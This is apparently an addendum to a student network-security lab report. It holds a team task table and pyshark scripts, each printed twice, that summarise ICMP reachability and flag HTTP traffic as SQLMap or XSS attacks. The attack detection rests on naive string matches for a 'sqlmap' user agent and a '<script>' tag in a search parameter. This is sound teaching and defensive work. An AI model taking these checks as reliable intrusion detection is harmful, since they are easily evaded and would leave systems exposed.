
Name of Member	% of contributions	Task
Chu Van An	17%	Firewall PFsense
Tran Van Duc	17%	Network Analyzer (to analyze network traffic)
Pham Ho Anh Dung	17%	Attack
Luong Vu Anh Nga	17%	Dns 1&2
Tran Thi Thanh Thuy	17%	SIEM
Dang Ngoc Xuan Tri	15%	Webserver, Vulnerable

ADDENDUM

The wireshark packet auto-analysis code captures algorithmic ideas based on static analysis using wireshark software.

ICMP_analyze.py

```
import pyshark
import sys
# ICMP analyze
ht_states={}
def in_(src_ip,dst_ip,status):
    nb= (src_ip,dst_ip)
    if nb not in ht_states or ht_states[nb]!= status:
        ht_states[nb]=status
        print(f'{src_ip} <-> {dst_ip}: {status}')
def a_icmp(pcapng_file):
    capture = pyshark.FileCapture(pcapng_file, display_filter='icmp')
    for packet in capture:
        if hasattr(packet, 'icmp'):
            if hasattr(packet, 'ip') and hasattr(packet.icmp, 'type'):
                src_ip=packet.ip.src
                dst_ip=packet.ip.dst
                icmp_type = packet.icmp.type
                icmp_code = packet.icmp.code if hasattr(packet.icmp, 'code') else None

                if packet.icmp.type =='0':
                    in_(dst_ip,src_ip, 'connected')
                elif packet.icmp.type == '3':
                    if icmp_code == '0':
                        in_(src_ip,dst_ip, 'Network unreachable')
                    elif icmp_code == '1':
                        in_(src_ip,dst_ip, 'Host unreachable')
                    elif icmp_code == '3':
                        in_(src_ip,dst_ip, 'Port unreachable')
                    elif icmp_code == '4':
                        in_(src_ip,dst_ip, 'Fragmention Needed and Do not Fragment was set')
    capture.close()
def main():
    """ read files
    pcapng_file = 'E:\\FilePcapng\\p001-nn.pcapng'
    a_icmp(pcapng_file)
    """
#read from command line arguments
    a_icmp(sys.argv[1])

if __name__ == "__main__":
    main()
```




```
import pyshark
import sys

# ICMP analyze
ht_states={}
def in_(src_ip,dst_ip,status):
    nb= (src_ip,dst_ip)
    if nb not in ht_states or ht_states[nb]!= status:
        ht_states[nb]=status
        print(f'{src_ip} <-> {dst_ip}: {status}')

def a_icmp(pcapng_file):
    capture = pyshark.FileCapture(pcapng_file, display_filter='icmp')
    for packet in capture:
        if hasattr(packet, 'icmp'):
            if hasattr(packet, 'ip') and hasattr(packet.icmp, 'type'):
                src_ip=packet.ip.src
                dst_ip=packet.ip.dst
                icmp_type = packet.icmp.type
                icmp_code = packet.icmp.code if hasattr(packet.icmp, 'code') else None

                if packet.icmp.type =='0':
                    in_(dst_ip,src_ip, 'connected')
                elif packet.icmp.type == '3':
                    if icmp_code == '0':
                        in_(src_ip,dst_ip, 'Network unreachable')
                    elif icmp_code == '1':
                        in_(src_ip,dst_ip, 'Host unreachable')
                    elif icmp_code == '3':
                        in_(src_ip,dst_ip, 'Port unreachable')
                    elif icmp_code == '4':
                        in_(src_ip,dst_ip, 'Fragmention Needed and Do not Fragment was set')
    capture.close()

def main():
    """ read files
    pcapng_file = 'E:\\FilePcapng\\p001-nn.pcapng'
    a_icmp(pcapng_file)
    """
    #read from command line arguments
    a_icmp(sys.argv[1])

if __name__ == "__main__":
    main()
```

Analyze_Attack.py:

```
import pyshark

import sys

from urllib.parse import unquote



def analyze_attack(pcap_file):
    fc = pyshark.FileCapture(pcap_file, display_filter='http')
    for packet in fc:
        if hasattr(packet, 'http'):
            if hasattr(packet.http, 'user_agent') and 'sqlmap' in packet.http.user_agent.lower():
                print(f"WARRNING: IP {packet.ip.src} is under SQLMap attack")
                print(f"HTTP User-Agent: {packet.http.user_agent}")
                print(f"Source IP: {packet.ip.src}")
                print(f"Destination IP: {packet.ip.dst}")
                print("-"*100+ "\n")
            if hasattr(packet.http, 'request_uri') and '/search.php' in packet.http.request_uri:
                search_param = packet.http.request_uri.split('?search=')[-1]
                decoded_search_param = unquote(search_param)
                if '<script>' in decoded_search_param:
                    print(f"WARRNING attack XSS: Request URI: {packet.http.request_uri}")
                    print(f"Search parameter: {decoded_search_param}")
                    print(f"Source IP: {packet.ip.src}, Destination IP: {packet.ip.dst}")
                    print("-"*100+"\n")
    fc.close()
#Main
def main():
    import sys
    if len(sys.argv) != 2:
        print("Usage: python analyze_attack.py <pcap_file>")
        return
    pcap_file = sys.argv[1]
    analyze_attack(pcap_file)
```

```
if __name__ == "__main__":
    main()
#luvim
```



Analyze_Attack.py

```
import pyshark
import sys
from urllib.parse import unquote

def analyze_attack(pcap_file):
    fc = pyshark.FileCapture(pcap_file, display_filter='http')
    for packet in fc:
        if hasattr(packet, 'http'):
            if hasattr(packet.http, 'user_agent') and 'sqlmap' in packet.http.user_agent.lower():
                print(f"WARRNING: IP {packet.ip.src} is under SQLMap attack")
                print(f"HTTP User-Agent: {packet.http.user_agent}")
                print(f"Source IP: {packet.ip.src}")
                print(f"Destination IP: {packet.ip.dst}")
                print("-"*100+ "\n")
            if hasattr(packet.http, 'request_uri') and '/search.php' in packet.http.request_uri:
                search_param = packet.http.request_uri.split('?search=')[-1]
                decoded_search_param = unquote(search_param)
                if '<script>' in decoded_search_param:
                    print(f"WARRNING attack XSS: Request URI: {packet.http.request_uri}")
                    print(f"Search parameter: {decoded_search_param}")
                    print(f"Source IP: {packet.ip.src}, Destination IP: {packet.ip.dst}")
                    print("-"*100+"\n")
    fc.close()
#Main
def main():
    import sys
    if len(sys.argv) != 2:
        print("Usage: python analyze_attack.py <pcap_file>")
        return
    pcap_file = sys.argv[1]
    analyze_attack(pcap_file)
if __name__ == "__main__":
    main()
#luvim
```